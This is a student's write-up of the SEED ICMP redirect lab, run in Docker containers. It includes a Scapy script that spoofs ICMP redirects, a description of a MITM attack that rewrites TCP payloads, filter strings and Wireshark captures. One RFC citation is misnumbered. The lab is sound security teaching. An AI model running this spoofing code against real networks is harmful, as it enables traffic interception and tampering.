README.md

ICMP Redirect Attack Lab


This lab is about creating ICMP redirect. Which is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination. ICMP redirect can be used by attackers to change a victim's routing.

The objective of this task is to launch an ICMP redirect attack on the victim, such that when the victim sends packets to 192.168.60.5, it will use the malicious router container (10.9.0.111) as its router. Since the malicious router is controlled by the attacker, the attacker can intercept the packets, make changes, and then send the modified packets out.

Environment Setup using container

As with the other labs we will be using the SEED docker containers in the zip file provided for the lab. Make sure to shut down any other containers that might be running on your lab machine or just start the configuration from a fresh VM. The details for Environment setup can be found on SEED labs

Once the environment is set up, verify that it represents the one SEED wants you to use in the lab.



Task 1: Launching ICMP Redirect Attack

In the Ubuntu OS there is a countermeasure against ICMP redirect attacks. The Containers have been configured to ignore this countermeasure such that the victim will accept redirect messages.

We will attack the Victim container from the Attacker container. Checking the routing on our victim container

```
[10/10/21]seed@seed-VirtualBox:~/.../icmpredirect$ docksh 93
root@930a9b94101a:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@930a9b94101a:/#
```

We see that the Victim container uses the container router to get to the 192.168.60.0/24 network.

Now we will develop a scapy script to Launch an ICMP redirect, icmpredirect.py

```
#!/usr/bin/python3
from scapy.all import *

## THE SOURCE IS THE DEFAULT GATEWAY, THE DESTINATION OUR VICTIM MACHINE
ip = IP(src = '10.9.0.11', dst ='10.9.0.5')
# type 5 is redirect, code 1 is for host
icmp = ICMP(type=5, code=1)
## OUR REDIRECT MESSAGE CONTAINS A NEW GATEWAY FOR THE VICTIM MACHINE TO USE
icmp.gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
## THIS IS THE SPOOFED ICMP THAT TRIGGERED OUR DEFAULT GATEWAY TO SEND THE
## REDIRECT MESSAGE.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP())
```

In order to simulate a man in the middle attack on the same subnet we need to spoof an ICMP redirect message that will identify our malicious router as the gateway for the victim machine to use when sending traffic to a machine on a different subnet.

#####**NOTE** There is a peculiar issue in the containers mentioned in the lab documents that require the victim container to be pinging the destination while you run the attack. Not sure why this is the author points out that this is only an issue while running this attack on containers.

Verification

So while running a ping to a machine on the subnet that 10.9.0.11 is a gateway for we run the attack on the attacker container and are able to get the ICMP redirect to store our malicious router in its routing cache for traffic destined for 192.168.60.5 machine. running 'mtr -n 192.168.60.5' will show a traceroute program documenting the re-routed traffic


We can also show the routing cache with the command 'ip route show cache'

```
root@855ac81c4fde:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 291sec
```

Questions


#####1. Can we use ICMP redirect attacks to redirect to a remote machine? No. ICMP redirect does not redirect traffic to a remote machine, this is because a remote machine would require the packets to be first sent through a gateway to a machine off the network. Since a remote machine is not on the same internet segment (subnet), ARP will be used to determine if that route is indeed on the same subnet. When it can't find the remote machine then the redirect address is not stored in the routing cache. RFC 1222 section 3.2.2.2 defines that redirect messages require the host to update its routing table. So when the host machine tries to update its routing table it uses ARP to search for the remote machine on its segment, this fails and the redirect address is not stored. To test this I used the same icmpredirect.py, but changed the ICMP type 5 code 1 gateway message to be a remote machine (My university's student server). See icmpremote.py. I was then able to observe with wireshark the host machine searching for the remote server to redirect traffic to, this ARP request was not fulfilled so the routing of the host does not update.

Wireshark showing ARP request to remote machine:




#####2. Can we use ICMP redirect attacks to redirect traffic to a non-existing machine on the same network segment?

We will try to redirect packets to a non-existant machine on the same network segment as our victim. Changing the gateway destination (icmp.gw) to a non-existant machine on the same network results in the same result as trying to change the value of the gateway to a remote machine. The redirect is taken be the host which then tries to update its routing table by sending an ARP request for the specified address. The address does not exist, so the routing is not updated. See icmpnonexist.py for the ip address I tested with.



#####3. Looking at the docker-compose.yml file we can see the redirect configuration for our malicious router is set to 0 in all respects, meaning that our router will not send ICMP redirect messages out. We can change the values and relaunch our successful attack from task 1 to see why.

First we edit the sysctl entries in the docker-compose file, then we need to build the container network again, run icmpredirect.py on the attacker machine then observe the traffic with wireshark. Turning these vaulues to 1 will allow our malicious router to send out redirect packets, which it then does since it has found a more direct route for the traffic coming from the victim's machine, this negates our whole attack!




We can see in this wireshark capture that the host receives the first redirect, sends a packet out on the redirected route, to which our malicious router responds with a redirect route back to the original gateway.

#Task 2 Launching the MITM Attack

In order to launch a MITM attack with our current container configurations. We must turn off port forwarding from our malicious router in order to intercept and modify packets from the victim's machine. We do this in the docker compose config file. On the line `# sysctl net.ipv4.ip_forward=0` .

Next we need to redirect traffic from the victim machine using icmpredirect.py. Now when any transmissions are made through our router, no traffic leaves the network segment because port forwarding is off.

We are provided by SEED labs a sample python code to intitiate our MITM attack such that we intercept packets from the victim's machine and modify them. This requires us to filter for packets with a source addresss matching our victim, then we parse the payload of a nc session (TCP), replace my name 'keith' with 'AAAAA' in the payload, then forward the modified packet to the original destination (192.168.60.5).



NOTE The sample code provided gives us a challenge to modify the filter so that we are only retransmitting our intercepted packets and not ALL packets on the interface of the router. So we use the BPF filter expression in the scapy sniff() function `"tcp and src host 10.9.0.5"` . Filtering this way ensures we are only forwarding tcp packets from our intended victim's machine.

###Questions

#####4. In the MITM program you only need to capture traffic in one direction. Which direction and why?

Traffic needs to be captured from the victim's machine ONLY and to the specific destination that we have set up the ICMP redirect for. This needs to be the case because the ICMP redirect only functions in that direction from host to destination. The gateway coming back from the destination 192.168.60.5 will know how to route back to 10.9.0.5 without sending traffic through our malicious router because the routing table on the default gateway has not changed, only the routing from the victim to the destination has changed from the ICMP redirect.

#####5. What is better to choose? The IP address or the MAC address. Choosing the IP address in the filter will create some issues with the code because it is sniffing for IP packets with the source IP as 10.9.0.5 this will mean the program will continuously retransmit the same packet. The code will sniff the spoofed tcp packets as they go out and retransmit them. Demonstrated with mitm.py

73	2021-10-12 23:41:11.394714454	10.9.0.5	192.168.60.5	TCP	100 [TCP Retransmission] 41288 → 9090 [PSH, ACK]
74	2021-10-12 23:41:11.394810150	192.168.60.5	10.9.0.5	TCP	66 9090 → 41288 [ACK] Seq=3508918957 Ack=741241
75	2021-10-12 23:41:11.428253552	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
76	2021-10-12 23:41:11.428328226	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#1] 9090 → 41288 [ACK] Seq=35
77	2021-10-12 23:41:11.475566955	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
78	2021-10-12 23:41:11.475672456	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#2] 9090 → 41288 [ACK] Seq=35
79	2021-10-12 23:41:11.508341530	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
80	2021-10-12 23:41:11.508411122	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#3] 9090 → 41288 [ACK] Seq=35
81	2021-10-12 23:41:11.545248674	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
82	2021-10-12 23:41:11.545368613	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#4] 9090 → 41288 [ACK] Seq=35
83	2021-10-12 23:41:11.579527805	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
84	2021-10-12 23:41:11.579588520	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#5] 9090 → 41288 [ACK] Seq=35
85	2021-10-12 23:41:11.611843425	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
86	2021-10-12 23:41:11.611934180	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#6] 9090 → 41288 [ACK] Seq=35
87	2021-10-12 23:41:11.643929808	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
88	2021-10-12 23:41:11.643991254	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#7] 9090 → 41288 [ACK] Seq=35
89	2021-10-12 23:41:11.676151011	10.9.0.5	192.168.60.5	TCP	100 [TCP Spurious Retransmission] 41288 → 9090 [
90	2021-10-12 23:41:11.676229314	192.168.60.5	10.9.0.5	TCP	78 [TCP Dup ACK 74#8] 9090 → 41288 [ACK] Seq=35

Using the MAC address in the packet filter in scapy will ensure we are not capturing the spoofed packets and transmitting them continuously, we only want to retransmit the packets from our victim machine, not our own. Demonstrated in mitmether.py

54	2021-10-12 23:39:09.569679829	10.9.0.5	192.168.60.5	TCP	74 [TCP Retransmission] 41288 → 9090 [SYN] Seq=
55	2021-10-12 23:39:09.569748903	192.168.60.5	10.9.0.5	TCP	74 9090 → 41288 [SYN, ACK] Seq=3508918956 Ack=7
56	2021-10-12 23:39:09.569772011	10.9.0.5	192.168.60.5	TCP	66 41288 → 9090 [ACK] Seq=741241032 Ack=3508918
57	2021-10-12 23:39:09.569838336	10.9.0.5	192.168.60.5	TCP	72 41288 → 9090 [PSH, ACK] Seq=741241032 Ack=35
58	2021-10-12 23:39:09.603409095	10.9.0.5	192.168.60.5	TCP	66 41288 → 9090 [ACK] Seq=741241032 Ack=3508918
59	2021-10-12 23:39:09.639513810	10.9.0.5	192.168.60.5	TCP	72 [TCP Retransmission] 41288 → 9090 [PSH, ACK]
60	2021-10-12 23:39:09.639585828	192.168.60.5	10.9.0.5	TCP	66 9090 → 41288 [ACK] Seq=3508918957 Ack=741241
61	2021-10-12 23:39:18.850008516	10.9.0.5	192.168.60.5	TCP	105 41288 → 9090 [PSH, ACK] Seq=741241038 Ack=35
62	2021-10-12 23:39:18.868177865	10.9.0.5	192.168.60.5	TCP	105 [TCP Retransmission] 41288 → 9090 [PSH, ACK]
63	2021-10-12 23:39:18.868241535	192.168.60.5	10.9.0.5	TCP	66 9090 → 41288 [ACK] Seq=3508918957 Ack=741241
64	2021-10-12 23:39:22.840400195	10.9.0.5	192.168.60.5	TCP	72 41288 → 9090 [PSH, ACK] Seq=741241077 Ack=35
65	2021-10-12 23:39:22.863665918	10.9.0.5	192.168.60.5	TCP	72 [TCP Retransmission] 41288 → 9090 [PSH, ACK]
66	2021-10-12 23:39:22.863731899	192.168.60.5	10.9.0.5	TCP	66 9090 → 41288 [ACK] Seq=3508918957 Ack=741241
67	2021-10-12 23:39:31.560238283	10.9.0.5	192.168.60.5	TCP	99 41288 → 9090 [PSH, ACK] Seq=741241083 Ack=35
68	2021-10-12 23:39:31.583215278	10.9.0.5	192.168.60.5	TCP	99 [TCP Retransmission] 41288 → 9090 [PSH, ACK]
69	2021-10-12 23:39:31.583279483	192.168.60.5	10.9.0.5	TCP	66 9090 → 41288 [ACK] Seq=3508918957 Ack=741241
70	2021-10-12 23:41:11.337670531	10.9.0.5	192.168.60.5	TCP	100 41288 → 9090 [PSH, ACK] Seq=741241116 Ack=35

Alternatively if you want to use the IP address you could write a more complex filter for the sniffing program. Something like `"src host 10.9.0.5 and not ether src [Malicious Router MAC]"` This negates the spurious retransmissions and uses the IP address. I demonstrate the filter with mitmIP_negateattacker.py

23	2021-10-13 00:23:39.615807068	192.168.60.5	10.9.0.5	TCP	74 9090 → 41338 [SYN, ACK] Seq=639706083 Ack=3
24	2021-10-13 00:23:39.615833020	10.9.0.5	192.168.60.5	TCP	66 41338 → 9090 [ACK] Seq=3000719147 Ack=63970
25	2021-10-13 00:23:39.647114006	10.9.0.5	192.168.60.5	TCP	66 [TCP Dup ACK 24#1] 41338 → 9090 [ACK] Seq=3
26	2021-10-13 00:23:41.695274640	10.9.0.5	192.168.60.5	TCP	72 41338 → 9090 [PSH, ACK] Seq=3000719147 Ack=
27	2021-10-13 00:23:41.719032239	10.9.0.5	192.168.60.5	TCP	72 [TCP Retransmission] 41338 → 9090 [PSH, ACK
28	2021-10-13 00:23:41.719100260	192.168.60.5	10.9.0.5	TCP	66 9090 → 41338 [ACK] Seq=639706084 Ack=300071
29	2021-10-13 00:23:44.482523654	10.9.0.5	192.168.60.5	TCP	72 41338 → 9090 [PSH, ACK] Seq=3000719153 Ack=
30	2021-10-13 00:23:44.507303610	10.9.0.5	192.168.60.5	TCP	72 [TCP Retransmission] 41338 → 9090 [PSH, ACK
31	2021-10-13 00:23:44.507371958	192.168.60.5	10.9.0.5	TCP	66 9090 → 41338 [ACK] Seq=639706084 Ack=300071
32	2021-10-13 00:24:03.058657813	10.9.0.5	192.168.60.5	TCP	77 41338 → 9090 [PSH, ACK] Seq=3000719159 Ack=
33	2021-10-13 00:24:03.088465235	10.9.0.5	192.168.60.5	TCP	77 [TCP Retransmission] 41338 → 9090 [PSH, ACK
34	2021-10-13 00:24:03.088540069	192.168.60.5	10.9.0.5	TCP	66 9090 → 41338 [ACK] Seq=639706084 Ack=300071
35	2021-10-13 00:24:03.829041298	10.9.0.5	192.168.60.5	TCP	74 41338 → 9090 [PSH, ACK] Seq=3000719170 Ack=
36	2021-10-13 00:24:03.851480035	10.9.0.5	192.168.60.5	TCP	74 [TCP Retransmission] 41338 → 9090 [PSH, ACK
37	2021-10-13 00:24:03.851577317	192.168.60.5	10.9.0.5	TCP	66 9090 → 41338 [ACK] Seq=639706084 Ack=300071
38	2021-10-13 00:24:04.745036018	10.9.0.5	192.168.60.5	TCP	75 41338 → 9090 [PSH, ACK] Seq=3000719178 Ack=
39	2021-10-13 00:24:04.771271655	10.9.0.5	192.168.60.5	TCP	75 [TCP Retransmission] 41338 → 9090 [PSH, ACK
40	2021-10-13 00:24:04.771331987	192.168.60.5	10.9.0.5	TCP	66 9090 → 41338 [ACK] Seq=639706084 Ack=300071
41	2021-10-13 00:24:05.757839401	10.9.0.5	192.168.60.5	TCP	74 41338 → 9090 [PSH, ACK] Seq=3000719187 Ack=
42	2021-10-13 00:24:05.776007437	10.9.0.5	192.168.60.5	TCP	74 [TCP Retransmission] 41338 → 9090 [PSH, ACK